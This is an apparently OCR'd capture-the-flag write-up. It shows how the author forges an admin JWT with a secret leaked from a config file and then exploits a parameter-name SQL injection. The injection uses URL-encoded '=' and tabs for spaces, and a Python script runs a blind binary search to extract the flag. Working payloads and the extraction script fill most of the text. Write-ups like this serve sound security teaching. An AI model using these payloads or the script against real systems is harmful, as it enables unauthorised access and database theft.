
We actuall do know the secret from the leaked **config.php**:

```
include "../vendor/autoload.php";

$sessionConfig = (new \ByJG\Session\SessionConfig("skygenerator"))
    ->withSecret("Vb8lckQX8LFPq45Exq5fy2TniLUplKGZXO2")
    ->withTimeoutMinutes(60);

$handler = new \ByJG\Session\JwtSession($sessionConfig);
session_set_save_handler($handler, true);
session_start();
```

Secret: Vb8lckQX8LFPq45Exq5fy2TniLUplKGZXO2

I found this super cool page. You can paste in your token and then your secret and edit things on the right and it updates the left side live. Way cool!

https://jwt.io/



In that page, I changed from user to admin (and s:4 to s:5). **Be sure to check the "Secret base64 encoded" box!**

The portion we are changing is some PHP serialized form of data.

id|i means an integer named id
role|s means a string named role
s:5 means a string of length 5

Here's what I changed it to be:

```
{
  "iat": 1590202247,
  "jti": "GQ8WbW3nZ35dWH3y4MzNCBFK7kkoGkqsIt1dXwx7OyI=",
  "iss": "skygenerator",
  "nbf": 1590202247,
  "exp": 1590205847,
  "data": "id|i:317;role|s:5:\"admin\";"
}
```

and got this token:

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE1OTAyMDIyNDcsImp0aSI6IkdROFdiVzNuWjM1ZFdIM3k0TXpOQ0JGSzdra29Ha3FzSXQxZFh3eDdPeUk9IiwiaXNzIjoic2t5Z2VuZXJhdG9yIiwibmJmIjoxNTkwMjAyMjQ3LCJleHAiOjE1OTAyMDU4NDcsImRhdGEiOiJpZHxpOjMxNztyb2xlfHM6NTpcImFkbWluXCI7In0.bIhOFXmMbCGqCpaYzbjM6d7EO3IIbzytC2ncR7nU1lqAEkjHLqa9NsiYCq1zMY4vqsv0hRQAdeliB395zTDdvw

This token allows me to POST to the **admin_dashboard.php** since the server will verify it and it will pass the hash check it performs there.

It'll then see our role as admin and we'll get past this check:

```
} elseif ($_SESSION["role"] !== "admin") {
    header("Location: /dashboard");
    die;
}
```

I first tried to play around using OWASP ZAP so I could hand-edit the payload. This query gets a zip response (since I uploaded one file as user_id 2186)

Note: The forged cookie is not showing in this screenshot:

```
POST https://challs.m0lecon.it:8000/admin_dashboard HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:
76.0) Gecko/20100101 Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9
,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 12
Origin: https://challs.m0lecon.it:8000
Connection: keep-alive

user_id=2186
```

so does this: user_id=2186&1%3d1;

Note, I'm URL encoding = as %3d so that everything after the user_id=2186& is considered part of the next parameter name and so will be appended to the sql query in the code we saw above.

The trailing semicolon prematurely shuts off the query and the rest seems to be ignored; even without supplying a comment like # or --

This turns into: **SELECT filename FROM skies WHERE user_id=2186 AND 1=1;** <more stuff here but ignored>

This request returns a zip file since we ANDed with a true statement (1=1).

To be sure we have sanity let's try a false statement:

user_id=2186&1%3d**2**;

This turns into: **SELECT filename FROM skies WHERE user_id=2186 AND 1=2**; <more stuff here but ignored>

This request returns a page saying there are no results (good since it has 1=2 which is false).

I then tried to add ../data/skygenerator.db to the list of files it will return in the zip by using a UNION.

user_id=2186&1%3d1 union select '../data/skygenerator.db';

This turns into: **SELECT filename FROM skies WHERE user_id=2186 AND 1=1 union select '../data/skygenerator.db';** <more stuff here but ignored>

but it fails:

Unable to prepare statement: 1, unrecognized token: "1_union_select_"

I'm unsure what is happening with the spaces turning into underscores.

After playing around a, I hit upon trying tabs (%09) instead of spaces:

user_id=2186&1%3d1%09union%09select%09'../data/skygenerator.db';

This turns into: **SELECT filename FROM skies WHERE user_id=2186 AND 1=1\tunion\tselect\t'../data/skygenerator.db';** <more stuff here but ignored>

but it fails:

filesize(): stat failed for /tmp/zipaZmUCr

I "think" the union did work and it got the database file into the zip, but some check decided it was too large.

Maybe something else is going on or I'm doing something wrong but it was worth a try.

I decided to explore the **flag** table (which they told us about in the hint).

This checks if the the number of rows in the flag table is equal to 1:

user_id=2186&(select%09count(1)%09from%09flag)%3d1;

This turns into: **SELECT filename FROM skies WHERE user_id=2186 AND (select\tcount(1)\tfrom\tflag)=1**; <more stuff here but ignored>

This downloads a zip file so the answer must be YES. The flag table has one row!

As a double-check, If I change the 1 to a 2, then I get an HTML page saying there are no results instead of a zip so the answer is NO.

This allows for a binary search. a zip result is YES, and an html result is NO. So, I can ask any question I want.

Here's a question about the first letter of the flag value.

user_id=2186&(SUBSTR((select%09*%09from%09flag),0x1,1)>%3d'z');

This turns into: **SELECT filename FROM skies WHERE user_id=2186 AND (SUBSTR((select\t*\tfrom\tflag),0x1,1)>='z');**
<more stuff here but ignored>

This returns an html file so the answer is NO.

I wrote a Python program which does a binary search letter by letter and uses zip or html in the Content-Type response to discern whether the answer is YES or NO.

```
import requests
import sys
import base64


BASE_URL = 'https://challs.m0lecon.it:8000/admin_dashboard'

def fatalError(msg):
    sys.exit("ERROR: " + msg)

def tryUrl(param):
    url = BASE_URL
    response = requests.post(url,
                             data=param,
                             headers = {
                                 'Cookie':
'AUTH_BEARER_default=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE1OTAyNDY5MDAsImp0aSI6ImF
OcTJHVUlCUWtiV01mazN0dURqamhtOEhqOTFHNGRNcDhlZHVDVnYyWm89IiwiaXNzIjoic2t5Z2VuZXJhdG9yIiwibmJm
IjoxNTkwMjQ2OTAwLCJleHAiOjE1OTAyNTA1MDAsImRhdGEiOiJpZHxpOjIxODY7cm9sZXxzOjU6XCJhZG1pblwiOyJ9.
Ga9MaV6vuX3BohbIin7UFVFOli_8LEr2Ym8EGMLbZcopH_p-6qXU3bR44uEKi2iZo46XrkYXF4yqwOHOcItX4w',
                                 'Content-Type': 'application/x-www-form-urlencoded'
                             },
                             allow_redirects=False
                             )
    locHeader = response.headers.get('Content-Type')
    # print(response)

    return 'zip' in locHeader

def probeFlagAtIndex(charIndex):

    lowGuessIndex = 33
    highGuessIndex = 126

    while lowGuessIndex < highGuessIndex:
        guessIndex = lowGuessIndex + (highGuessIndex - lowGuessIndex) // 2;
        guess = chr(guessIndex)

        body = "user_id=2186&(SUBSTR((select   *  from   flag)," + hex(charIndex) + ",1)>
%3d'" + guess + "');"
        # print(body)
        param = body
```

```
        if tryUrl(param):
            if lowGuessIndex == guessIndex:
                print("Char Index: " + str(charIndex) + ", value: " + guess)
                return guess
            lowGuessIndex = guessIndex
        else:
            highGuessIndex = guessIndex

    return False

def probeFlag():
    password = ''
    for index in range(1, 200):
        char = probeFlagAtIndex(index)
        if not char:
            break;
        password = password + char
        print(password)

probeFlag()
```

This prints the flag!

ptm{XSS_4r3_b4d_sh1t_YN8aSUf8m0E8}

It is unclear why the flag mentions XSS since that wasn't involved in this challenge.

The technique of leveraging a yes/no question in a query is very powerful. I've used it in many other challenges to tease out, character by character, all the table names in the schema. Then all the column names in those tables. Then all the values in those columns.

sqlmap is a great tool but I encourage you to write such a program for yourself . You'll be able to adapt it to help solve many challenges.